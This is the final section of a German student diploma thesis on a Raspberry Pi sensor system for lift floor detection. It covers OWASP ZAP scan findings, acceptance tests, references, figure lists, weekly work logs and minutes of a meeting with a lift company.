Die Website verfügt über keine Datenbank, daher ist eine SQL Injection ausschließbar. Andere Sicherheitslücken sind jedoch aufgetreten. Ist der Automatische Scan abgelaufen, können unter Alerts nicht nur die Risiken gelistet werden, sondern diese Gefahren werden immer im Detail beschrieben. Ein Blick auf zwei der aufgetauchten Risiken:

##### **CSP: Wildcard Directive**

Das Einrichten mehrerer Sicherheitsebenen verhindert, dass kein Cross-Site-Scripting (XSS) und keine SQL Injection mehr möglich ist. Diese Angriffsarten zielen darauf ab, Daten vom Webserver zu stehlen.

##### **Directory Browsing**

Es ist möglich, die Verzeichnisliste anzuzeigen. Versteckte Skripts und Quelldateien können dadurch ohne Hindernisse gefunden werden. Dies kann dazu führen, dass vertrauliche Informationen gelesen werden können.



## 8 Ergebnisse – Abnahme

Das Resultat ist ein System das eingebaut autonom arbeitet. Das Produkt kann eigenständig Daten aus drei Sensoren auslesen und verarbeiten. Dabei wurde ein Augenmerk auf Genauigkeit der Messwerte gesetzt. Die Messwerte werden in kürzesten Zeitabständen eingelesen und gefiltert. Als Filter wurde ein Thresholdfilter und ein Moving Average Filter implementiert. Die gefilterten Daten werden verarbeitet. Die Ergebnisse der Verarbeitung sind:

- Der zurückgelegte Weg und die Geschwindigkeit
- Kenntnis über die Zeitphasen, in denen eine konstante Geschwindigkeit besteht, daraus lässt sich das aktuelle Stockwerk exakt ermitteln
- Der Druckabfall, der über das Stockwerk Auskunft gibt
- Die Temperatur

Am Raspberry Pi werden alle aufgenommenen Daten gespeichert und auch auf der Website sind diese verfügbar. Die Visualisierung auf der Website lässt nicht nur einen Blick auf die Messwerte zu, sondern besitzt auch eine Stockwerksanzeige. All diese Entwicklungsschritte dahinter wurden begleitet von Testungen, die praktisch in Liften durchgeführt wurden oder mit Unittests, die den Code auf korrekte Funktionalität testen. Sicherheitstests konnten zeigen, dass es für Angreifer Möglichkeiten gibt, diese jedoch durch geeignete Maßnahmen stark eingeschränkt werden können.

Damit konnten alle Musskriterien erfüllt und mit den folgenden Tests validiert werden. Diese Tests sind unter Systemspezifikationen-Globale Testfälle beschrieben.

Durchgeführte Tests	Testergebnis	Freigabe (J/N)?
T001	Nach dieser Liftfahrt ist der Weg auf der Website abrufbar gewesen.	J
T002	Es besteht eine Differenz vom gemessenen Weg zum wahren Weg. Die genaue Stockwerkserkennung basiert auf der Ermittlung anderer Parameter.	J

T003	Die Website ist klar aufgebaut. Die Messwerte und die Graphen sind für Nichttechniker schwer interpretierbar. Im Gegenteil zu der Stockwerksanzeige, die für jede Person eindeutig ist.	<b>J</b>
T004	Der Scan mittels OWAS ZAP hat gezeigt, dass mittlere und kleine Risiken bestehen. Schwerwiegende Risiken konnten ausgeschlossen werden. (high Alerts)	<b>J</b>
T005	Der durchschnittliche Stromverbrauch hat 1,23 A betragen. Die daraus berechnete maximale Versorgungsdauer ist 5,7h ( $4800\text{mA} \cdot 3,7\text{V} \cdot 2 = 1,23\text{A} \cdot 5\text{V} \cdot t$ )	<b>J</b>
T006	Nach der Testfahrt wurden die Daten erfolgreich übermittelt.	<b>J</b>
T007	Auf der Website <a href="https://view-sdam.com/">https://view-sdam.com/</a> sind diese sichtbar.	<b>J</b>

## 9 Quellen- und Literaturverzeichnis

---

- [1] J. M. Wilson, „Gantt charts: A centenary appreciation“, *Eur. J. Oper. Res.*, Bd. 149, Nr. 2, S. 430–437, 2003, doi: 10.1016/S0377-2217(02)00769-5.
- [2] „Was ist ein Gantt Diagramm?“, *Gantt.com*. <https://www.gantt.com/ge/> (zugegriffen 14. November 2021).
- [3] Atlassian, „Scrum – Was es ist, was nicht und warum es so großartig ist“, *Atlassian*. <https://www.atlassian.com/de/agile/scrum> (zugegriffen 14. November 2021).
- [4] „SENG/01-seng-grundlagen/01-lernen/03-scrum.pdf · master · 4me / courses“, *GitLab*. <https://gitlab.com/4me/courses/-/blob/master/SENG/01-seng-grundlagen/01-lernen/03-scrum.pdf> (zugegriffen 5. März 2022).
- [5] Atlassian, „Der Vorteil agiler Methoden“, *Atlassian*. <https://www.atlassian.com/de/agile/advantage> (zugegriffen 14. November 2021).
- [6] „2020-Scrum-Guide-German.pdf“. Zugegriffen: 14. November 2021. [Online]. Verfügbar unter: [https://www.itsmgroup.com/fileadmin/user\\_upload/pdfs/2020-Scrum-Guide-German.pdf](https://www.itsmgroup.com/fileadmin/user_upload/pdfs/2020-Scrum-Guide-German.pdf)
- [7] H. Anton, „Scrum“. 2. April 2022. Zugegriffen: 2. April 2022. [Online]. Verfügbar unter: <https://gitlab.com/4me/courses/-/tree/master/SENG/01-seng-grundlagen/01-lernen>
- [8] „Raspberry Pi Documentation - Sense HAT“. <https://www.raspberrypi.com/documentation/accessories/sense-hat.html> (zugegriffen 3. April 2022).
- [9] STMicroelectronics, „LPS25H Datasheet“. Zugegriffen: 2. April 2022. [Online]. Verfügbar unter: <https://www.st.com/resource/en/datasheet/dm00066332.pdf>
- [10] STMicroelectronics, „HTS221 Datasheet“. Zugegriffen: 2. April 2022. [Online]. Verfügbar unter: <https://www.st.com/resource/en/datasheet/hts221.pdf>
- [11] „MySQLvsMariaDB“, *OPC Router*. 19. März 2022. [Online]. Verfügbar unter: <https://www.opc-router.de/was-ist-mariadb-ein-vergleich-mit-mysql/>
- [12] „MariaDB Fork“, *Digital Guide Ionos*. 19. März 2022. [Online]. Verfügbar unter: <https://www.ionos.de/digitalguide/hosting/hosting-technik/mariadb-vs-mysql/>
- [13] A. Hofmann, „01db-erd-rm.pdf“. 18. März 2022. [Online]. Verfügbar unter: <https://gitlab.com/4me/courses/-/blob/master/DB/01-db-erd-rm/01-lernen/01-db-erd-rm.pdf>
- [14] A. Hofmann, „03-db-normalformen“. 19. März 2022. [Online]. Verfügbar unter: <https://gitlab.com/4me/courses/-/blob/master/DB/03-db-normalformen/01-lernen/03-db-normalformen.pdf>
- [15] „localhost“, *SEO Küche*. 19. März 2022. [Online]. Verfügbar unter: <https://www.seo-kueche.de/lexikon/localhost/>
- [16] „xampp erklärt“, *CHIP*. 19. März 2022. [Online]. Verfügbar unter: [https://praxistipps.chip.de/was-ist-xampp-einfach-erklart\\_41910](https://praxistipps.chip.de/was-ist-xampp-einfach-erklart_41910)
- [17] „MariaDB-python“, *MariaDB.com*. 19. März 2022. [Online]. Verfügbar unter: <https://mariadb.com/resources/blog/how-to-connect-python-programs-to-mariadb/>
- [18] „conn.commit“, *MySQL.com*. 19. März 2022. [Online]. Verfügbar unter: <https://dev.mysql.com/doc/connector-python/en/connector-python-api-mysqlconnection-commit.html>
- [19] „CSV-Wiki“, *Wikipedia*. [Online]. Verfügbar unter: [https://de.wikipedia.org/wiki/CSV\\_\(Dateiformat\)](https://de.wikipedia.org/wiki/CSV_(Dateiformat))
- [20] „UTF-8“, *Wikipedia*. [Online]. Verfügbar unter: <https://de.wikipedia.org/wiki/UTF-8>
- [21] „hostinger.com“, *Hostinger*. 20. März 2022. [Online]. Verfügbar unter: <https://www.hostinger.com/web-hosting>
- [22] „Domain-Wiki“, *Wikipedia*. 20. März 2022. [Online]. Verfügbar unter: [https://de.wikipedia.org/wiki/Domain\\_\(Internet\)](https://de.wikipedia.org/wiki/Domain_(Internet))

- [23] „HTTP-Protokoll“, *Wikipedia*. 20. März 2022. [Online]. Verfügbar unter: [https://de.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://de.wikipedia.org/wiki/Hypertext_Transfer_Protocol)
- [24] „HTTPS-Protokoll“, *Wikipedia*. 20. März 2022. [Online]. Verfügbar unter: [https://de.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol\\_Secure#Selbst-signiert](https://de.wikipedia.org/wiki/Hypertext_Transfer_Protocol_Secure#Selbst-signiert)
- [25] „FTP-Wiki“, *Wikipedia*. 21. März 2022. [Online]. Verfügbar unter: [https://de.wikipedia.org/wiki/File\\_Transfer\\_Protocol](https://de.wikipedia.org/wiki/File_Transfer_Protocol)
- [26] „python-array-vs-list“, *learnpython*. 21. März 2022. [Online]. Verfügbar unter: <https://learnpython.com/blog/python-array-vs-list/>
- [27] „Python open()-Funktion“, *w3schools*. 21. März 2022. [Online]. Verfügbar unter: [https://www.w3schools.com/python/ref\\_func\\_open.asp](https://www.w3schools.com/python/ref_func_open.asp)
- [28] „Python-String -strip()- Methode“, *w3schools*. 21. März 2022. [Online]. Verfügbar unter: [https://www.w3schools.com/python/ref\\_string\\_strip.asp](https://www.w3schools.com/python/ref_string_strip.asp)
- [29] The Morpheus Tutorials, Youtube. *FTP steuern und verwalten mit FTPLib*, (21. März 2022). [Online Video]. Verfügbar unter: <https://www.youtube.com/watch?v=1HxjDXykSmc&t=206s>
- [30] „Bootstrap Templates“, *Bootstrap*. 1. April 2022. [Online]. Verfügbar unter: <https://getbootstrap.com/docs/5.1/getting-started/download/>
- [31] „fopen“, *php.net*. 27. März 2022. [Online]. Verfügbar unter: <https://www.php.net/manual/de/function.fopen.php>
- [32] „feof“, *php.net*. 27. März 2022. [Online]. Verfügbar unter: <https://www.php.net/manual/de/function.feof.php>
- [33] „fgets“, *php.net*. 27. März 2022. [Online]. Verfügbar unter: <https://www.php.net/manual/de/function.fgets.php>
- [34] „Automatically Download CSV file in PHP“, *codewall*. 27. März 2022. [Online]. Verfügbar unter: <https://www.codewall.co.uk/automatically-download-csv-file-in-php/>
- [35] „count“, *php.net*. 27. März 2022. [Online]. Verfügbar unter: <https://www.php.net/manual/de/function.count.php>
- [36] „Grafana“, *Wikipedia*. 28. März 2022. [Online]. Verfügbar unter: <https://de.wikipedia.org/wiki/Grafana>
- [37] „ZingChart Documentation“, *ZingChart*. 1. April 2022. [Online]. Verfügbar unter: <https://www.zingchart.com/docs>
- [38] „SENG/04-seng-testen/01-lernen/seng-testen.pdf · master · 4me / courses“, *GitLab*. <https://gitlab.com/4me/courses/-/blob/master/SENG/04-seng-testen/01-lernen/seng-testen.pdf> (zugegriffen 29. November 2021).
- [39] H. Anton, „seng-grundlagen“. 20. März 2022. [Online]. Verfügbar unter: <https://gitlab.com/4me/courses/-/blob/master/SENG/01-seng-grundlagen/01-lernen/02-seng-grundlagen.pdf>
- [40] „IT-INFOTHEK: Grundlagen der Wirtschaftsinformatik: Entwicklung und Bereitstellung von betrieblichen Informationssystemen“. <http://www.it-infothek.de/wirtschaftsinformatik/semester-1/grundlagen-der-wirtschaftsinformatik-5.html> (zugegriffen 20. März 2022).
- [41] „Was ist agile Softwareentwicklung?“ <https://www.redhat.com/de/devops/what-is-agile-methodology> (zugegriffen 27. März 2022).
- [42] Atlassian, „Das Spotify-Modell | Atlassian“, *Atlassian*. <https://www.atlassian.com/de/agile/agile-at-scale/spotify> (zugegriffen 28. März 2022).
- [43] R. Python, „Getting Started With Testing in Python – Real Python“. <https://realpython.com/python-testing/> (zugegriffen 29. März 2022).
- [44] „GitLab: Was ist das und was kann es?“, *Reseller Hosting, Webhosting für Agenturen & Freelancer*. <https://www.mittwald.de/blog/mittwald/tools/gitlab> (zugegriffen 30. März 2022).
- [45] „CI/CD concepts | GitLab“. <https://docs.gitlab.com/ee/ci/introduction/> (zugegriffen 2. April 2022).

- [46] „Package Discovery and Namespace Package - setuptools 61.3.0.post20220331.post-20220331 documentation“. [https://setuptools.pypa.io/en/latest/userguide/package\\_discovery.html](https://setuptools.pypa.io/en/latest/userguide/package_discovery.html) (zugegriffen 1. April 2022).
- [47] „Virtualization Technology & Virtual Machine Software: What is Virtualization?“, *VMware*. <https://www.vmware.com/solutions/virtualization.html> (zugegriffen 21. März 2022).
- [48] „Using the MSFconsole Interface | Offensive Security“. <https://www.offensive-security.com/metasploit-unleashed/msfconsole/> (zugegriffen 21. März 2022).
- [49] „Wie sieht ein sicheres Passwort aus?“, *Saferinternet.at*. <https://www.saferinternet.at/faq/datenschutz/wie-sieht-ein-sicheres-passwort-aus/> (zugegriffen 20. März 2022).
- [50] S. Luber, „Was ist OWASP?“ <https://www.security-insider.de/was-ist-owasp-a-741869/> (zugegriffen 27. März 2022).
- [51] T. Joos, „Sicherheit für Web-an-wendungen mit Zed Attack Proxy“. <https://www.security-insider.de/sicherheit-fuer-webanwendungen-mit-zed-attack-proxy-a-728630/?cflt=rdt> (zugegriffen 27. März 2022).

# 10 Verzeichnis der Abbildungen, Tabellen und Abkürzungen

## 10.1 Abbildungsverzeichnis

Abbildung 1 SDAM Logo .....	4
Abbildung 2 SDAM Logo English .....	6
Abbildung 3 Blockschaltbild .....	12
Abbildung 4 Gantt-Diagramm - Sebastian Maier .....	24
Abbildung 5 Gantt Diagramm Jakob Oitner .....	25
Abbildung 6 Gantt Diagramm Gabriel Strohbichler .....	26
Abbildung 7 Scrum Framework [7] .....	28
Abbildung 8 Ausschnitt KanbanFlow Oberfläche Sprint 10 .....	29
Abbildung 9 PuTTY Client .....	30
Abbildung 10 Terminalbefehl zur Installation .....	33
Abbildung 11 Terminalbefehl zur Kalibrierung .....	33
Abbildung 12 Terminalbefehl zum Entfernen der lokalen Kopie .....	34
Abbildung 13 Terminalbefehl, um in die das Konfigurationsmenü zu gelangen .....	34
Abbildung 14 Interface Setting Menü .....	34
Abbildung 15 Auswahl der Schnittstelle .....	35
Abbildung 16 Blockschaltbild LPS25H .....	37
Abbildung 17 Blockschaltbild HTS221 .....	38
Abbildung 18 Vergleich Temperaturen .....	38
Abbildung 19 Beschleunigungsmessung .....	49
Abbildung 20 Luftdruckverlauf .....	50
Abbildung 21 UPS für Raspberry Pi .....	51
Abbildung 22 RM der Datenbankstruktur .....	53
Abbildung 23 XAMPP Control Panel .....	54
Abbildung 24 Beispiel-Messung Beschleunigung .....	56
Abbildung 25 Beispiel-Messung Luftdruck .....	56
Abbildung 26 Beispiel-Messung Temperatur .....	56
Abbildung 27 Struktur einer Beispiel-Domain [23] .....	60
Abbildung 28 Gesicherte Verbindung .....	61
Abbildung 29 Details SSL Zertifikat .....	61
Abbildung 30 FTP Account-Verwaltung .....	62
Abbildung 31 Test ini-File .....	64
Abbildung 32 Ordnerstruktur auf dem Webserver .....	65
Abbildung 33 File Manager .....	65
Abbildung 34 Servermanager FileZilla .....	66
Abbildung 35 Verbindungsaufbau FileZilla .....	66
Abbildung 36 Verzeichnisse FileZilla .....	66
Abbildung 37 Header der Website .....	67
Abbildung 38 Footer der Website .....	68
Abbildung 39 Impressum der Website .....	69
Abbildung 40 Database.php .....	69
Abbildung 41 Stockwerkerkennung .....	69
Abbildung 42 Download Buttons .....	70
Abbildung 43 Download eines CSV Files .....	71
Abbildung 44 CSV Files in Tabellen dargestellt .....	72

Abbildung 45 MySQL Datenquelle .....	74
Abbildung 46 Einstellen der Datenquelle .....	74
Abbildung 47 Abbildung Visualisierung einer Liftfahrt mit Grafana .....	75
Abbildung 48 Datenvisualisierung auf der Website .....	76
Abbildung 49 Wasserfallmodell mit draw.io erstellt .....	78
Abbildung 50 Aufbau V-Modell .....	81
Abbildung 51 Excel Auswertung ohne Kalibrierung .....	83
Abbildung 52 PyCharm Logo .....	84
Abbildung 53 Skizze PyCharm mit draw.io erstellt .....	84
Abbildung 54 Ordnerstruktur unittest .....	84
Abbildung 55 Screenshot Terminal abgeschlossener Test mit pipenv .....	85
Abbildung 56 Gitlab Repository in der Arbeit .....	88
Abbildung 57 Docker Logo .....	89
Abbildung 58 Docker vs. VM [46] .....	89
Abbildung 59 Gitlab Pipeline startet Image .....	89
Abbildung 60 Aufbau Gitlab CI/CD [45] .....	90
Abbildung 61 Screenshot Gitlab Runner .....	91
Abbildung 62 specific runner sdam .....	92
Abbildung 63 Ausschnitt Ubuntu Runner konfigurieren .....	92
Abbildung 65 Ausschnitt Abfolge Pipeline .....	93
Abbildung 64 Pipeline gescheitert .....	93
Abbildung 66 Pipeline erfolgreich .....	94
Abbildung 67 Beispielhafte user und passwd files .....	97
Abbildung 68 msf console Fehlversuche und Success .....	98
Abbildung 69 msf console Befehle zum Start .....	98
Abbildung 70 Terminalausschnitt Passwortänderung .....	99
Abbildung 71 OWAS ZAP Funktionsprinzip .....	100
Abbildung 72 Startseite OWASP ZAP .....	103
Abbildung 73 Ergebnisse OWASP ZAP .....	103
Abbildung 74 Risiko Stufen von OWASP ZAP .....	104
Abbildung 75 Ergebnisse OWASP ZAP Alerts .....	104

## 10.2 Tabellenverzeichnis

Tabelle 1 Qualitätsbestimmungen .....	20
---------------------------------------	----

## 10.3 Abkürzungsverzeichnis

VNC	Virtual Network Computing
OWASP	Open Web Application Security Project
ZAP	Zed Attack Proxy
CSP	Content Security Policy
XSS	Cross Site Scripting
CI/CD	Continuous Integration / Continuous Delivery
OG	Obergeschoss

EG	Erdgeschoss
CSV	Comma Separated Values
TCP	Transmission Control Protokoll
VM	Virtuelle Maschine



# 11 Begleitprotokoll gemäß § 9 Abs. 2 PrO

## 11.1 Begleitprotokoll Maier

**Name:** Hr. Sebastian Maier

**Diplomarbeitstitel:** SDAM - Entwicklung eines sensorbasierten digitalen Aufzugsmanagements

KW	Beschreibung	Zeitaufwand
37	Diplomarbeitsantrag ausarbeiten	5h
38	Diplomarbeitsantrag einreichen	5h
39	Feinanalyse Organisation	10h
40	Gantt-Diagramm; Programmierumgebungen	10h
41	Webserver; Website	10h
42	Einrichten des DB-Servers und Grafana (Visualisierung)	10h
43	Datenbanken	5h
44	ERD-Diagramm; SQL – Maria DB	10h
45	Webserver und Maria DB, LAMP, auffüllen DB, Contao informieren	10h
46	Grafana Setup; Datenbanken; Hardware Sens HAT	10h
47	Sensor kalibrieren; Fehlermeldung Raspberry Pi – Problem SD-Karte	10h
48	Neu aufsetzen Raspberry Pi; einrichten Grafana; Webhosting	10h
49	Powerbank einrichten	6h
50	Beschleunigungsvektor; Threshold; Start-Stopp – manueller Start	10h
51	Projekt Präsentation	5h
52	Joystick programmieren	3h
1	CSV-Writer	4h
2	Testfahrten wurden absolviert; Spikes verringern	10h
3	CSV-Reader; Website, Datenvisualisierung auf Website	10h
4	CSV-Writer; Moving average filter	7h
5	SQL; Moving Average; SQL – CSV Writer	10h
6	Website erweitern	10h
7	Säubern von Website	3h
8	Grafana; Projektbesprechung	10h
9	Darstellung/Visualisierung auf Website	10h
10	Website erweitern; Stockwerkserkennung und Website; .ini File	8h
11	Verfassen der Diplomarbeit	10h
12	Verfassen der Diplomarbeit	10h
13	Korrektur der Diplomarbeit	5h

**KW** ...Kalenderwoche

----- ...Semesterabschnitt

## 11.2 Begleitprotokoll Oitner

**Name:** Hr. Jakob Oitner

**Diplomarbeitstitel:** SDAM - Entwicklung eines sensorbasierten digitalen Aufzugsmanagements

KW	Beschreibung	Zeitaufwand
37	Diplomarbeitsantrag ausarbeiten	5h
38	Diplomarbeitsantrag einreichen	5h
39	Feinanalyse; Organisation	10h
40	Gantttdiagramm; Programmierumgebungen	10h
41	Sensoransteuerung; dazu Recherche	10h
42	Golang – Wreaper; C++ Testprogramm	10h
43	C++ Wreaper Python	5h
44	Sensordaten auslesen	7h
45	Datenauswertung/Statistik; Python mit DB verbinden; LAMP; auffüllen DB	10h
46	Grafana Installation; Integralfunktion; Hardware: Sense HAT	10h
47	Sensor kalibrieren; Fehlermeldung Raspberry Pi – Problem SD-Karte	8h
48	Neu aufsetzen Raspberry Pi; einrichten Grafana, Integration	10h
49	Powerbank einrichten	5h
50	Beschleunigungsvektor; Threshold; Start-Stopp – manueller Start	5h
51	Projekt Präsentation	10h
52	Joystick programmieren	3h
1	Integration	4h
2	Testfahrten wurden absolviert; Spikes verringern	10h
3	Logic Analyser Data Communication; Moving Average Filter	10h
4	Moving Average Filter	7h
5	Moving Average; Ausrechnen des Weges und in DB schreiben	10h
6	Strukturierung von Programmen	10h
7	Python programmieren; Projektbesprechung	12h
8	Programmieren des Ring Buffers in Python	10h
9	Stockwerkserkennung	10h
10	Stockwerkserkennung	7h
11	Verfassen der Diplomarbeit	10h
12	Verfassen der Diplomarbeit	10h
13	Korrektur der Diplomarbeit	9h

**KW** ...Kalenderwoche

----- ...Semesterabschnitt

### 11.3 Begleitprotokoll Strohbachler

**Name:** Hr. Gabriel Strohbachler

**Diplomarbeitstitel:** SDAM - Entwicklung eines sensorbasierten digitalen Aufzugsmanagements

KW	Beschreibung	Zeitaufwand
37	Diplomarbeitsantrag einreichen	5h
38	Diplomarbeitsantrag einreichen	5h
39	Feinanalyse des Projekts und Organisation	10h
40	Gantt diagramm; Blockschaltbild; Gitlab; Programmierumgebungen	6h
41	DA aufsetzen; agile Arbeiten- Sprints; Testgetriebene Softwareentwicklung	10h
42	Lesen und lernen von DVWA; Testgetriebene Softwareentwicklung	10h
43	Start der Diplomarbeit	5h
44	Diplomarbeit und Testprotokoll	10h
45	Python & Python Unittests allgemein; Lasten und Pflichtenheft	10h
46	Systemtests: Datenanalyse; Hardware Sens HAT	10h
47	Gitlab CI/CD einrichten	5h
48	Python Unit Tests & Pipeline einrichten: specific Runner; .yaml file	10h
49	Pipeline auf Funktionalität prüfen und adaptieren	5h
50	Vorbereitung Projekt Präsentation	5h
51	Projekt Präsentation	10h
52	Linux Owaszap	3h
1	Testcases programmieren	4h
2	Moving Average Filter	10h
3	Manuelle Auswertung der Testfahrten; Testcases programmieren	10h
4	Dokumentation DA; Excel	7h
5	DA und Excel; Unittest main.py	10h
6	Unit Test; DVWA	10h
7	Brute Force Attack auf RaspberryPi;	5h
8	Dokumentation; Projektbesprechung	10h
9	Systemtests und Fehlerbehebung	12h
10	Verfassen der Diplomarbeit	14h
11	Verfassen der Diplomarbeit	7h
12	Verfassen der Diplomarbeit	10h
13	Korrektur der Diplomarbeit	5h

**KW** ...Kalenderwoche

----- ...Semesterabschnitt

# 12 Anhang

---

## Besprechungsprotokoll

**Titel:** Projektbesprechung in Friedburg bei View Elevator  
**Datum:** 25.02.2022 **Dauer:** 13:00 – 15:00  
**Schriftführer:** Gabriel Strohbichler (danach Rundgang / Besichtigung)

**Teilnehmer:** Dipl. -Ing. Schober (View Elevator)  
Hr. Helferer (View Elevator)  
Hr. Wilfing (View Elevator)

Hr. Maier (Projektteam)  
Hr. Oitner (Projektteam)  
Hr. Strohbichler (Projektteam)

Pkt	Art	Beschreibung	Bis wann	Wer
1	I	<b>Einleitung</b> Vorstellung aller Teilnehmenden Sowie Zuständigkeiten der Personen beim Projekt		Alle
2	I	<b>Einführung ins Projekt, derzeitiger Stand</b> <ul style="list-style-type: none"><li>- Autonome Messfahrten, ohne Laptop Verbindung möglich, Steuerung über Joy Stick, speichern der Daten in CSV-File nach der Messung</li><li>- Verarbeitung der Daten mit Moving Average, Threshold und Integration</li><li>- Darstellung der verarbeiteten Daten (Weg, Geschwindigkeit und Beschleunigung) automatisch auf der Website.</li></ul>		Alle
3	I	<b>Brainstorming</b> Was kann der Output des Projekts für die Firma sein? <ul style="list-style-type: none"><li>- Zu Wissen in welchem Stockwerk sich der Lift gerade befindet -&gt; idealer Weise echtzeitfähig</li><li>- Wie viele Stockwerke es maximal gibt</li><li>- Daraus abgeleitete Statistik, wie oft der Lift in Betrieb ist, angefahrene Stockwerke</li></ul>		Alle
4	I	<b>Probleme</b> <ul style="list-style-type: none"><li>- Genauigkeit der Messung</li><li>- Schwierigkeiten bei der Datenanalyse</li><li>- Zugriff auf Liftdaten schwierig: Konzerne verschlüsseln Daten, sowie jeder Hersteller betreibt eigenes System (CAN-Bus nicht zugreifbar)</li><li>- Lift fährt nicht automatisch in Ausgangspunkt zurück!</li><li>- „0“- Punkt nicht messbar</li><li>- Speicherung der Daten auf der SD-Karte <u>kein</u> Problem, ausreichende Kapazität!</li></ul>		Alle

5	I	<b>Allgemeine technische Informationen</b> <ul style="list-style-type: none"> <li>- Bei Standardaufzüge <math>v = 1 \text{ m/s}</math></li> <li>- Ringbuffer: innerhalb von 1min keine Bewegung Daten verwerfen, und umgekehrt starten</li> <li>- Nach jeder Fahrt z.B. FTP – Fill</li> <li>- Längste Fahrt über mehrere Tage</li> <li>- Kürzeste Fahrt: daraus Stöcke</li> </ul>		Alle
6	B	<b>Zur Verwendung:</b> <ul style="list-style-type: none"> <li>- Am Anfang muss eine Kalibrierungsfahrt stattfinden.</li> <li>- Die Spannungsversorgung kann über die im Lift vorhandene Steckdose hergestellt werden.</li> <li>- Die Variante über eine Akku-Versorgung dient nur kurzen Messungen, da die vorhandene Leistung begrenzt ist. (max. Strom Raspi <math>\sim 2\text{A}</math>, 2 Akkus je 4,2Wh bei 3,7V)</li> <li>- Die Ausrichtung des RaspberryPi bei der Messung ist egal. (Vektor aus allen Achsen)</li> <li>- Es besteht die Möglichkeit den RaspberryPi auf der Liftkabine zu montieren.</li> <li>- Zur Datenübermittlung auf den Webserver ist eine Internetverbindung notwendig. LAN oder WLAN? WLAN-Problematik in Tiefgaragen.</li> <li>- LAN-Verbindung kann aus den Systemen von View-Elevator verwendet werden.</li> </ul>		Alle
7	I	<b>Unser Ziel - mögliche Erweiterungen</b> <ul style="list-style-type: none"> <li>- Abgabe Diplomarbeit 4.4 (5 Wochen) Jedoch Möglichkeit das Projekt darüber hinaus fortzuführen</li> <li>- Sense-Hat beinhaltet Temperatur und Luftdruck: Erweiterung, jedoch in anderes File schreiben (Luftdrucksunterschied zwischen Stöcken?)</li> <li>- Ringbuffer</li> <li>- Bei Maturapräsentation Werbung machen Materialien, Logo?</li> </ul>		Alle

**Art:**     I       ...Information  
              A       ...Auftrag  
              B       ...Beschluss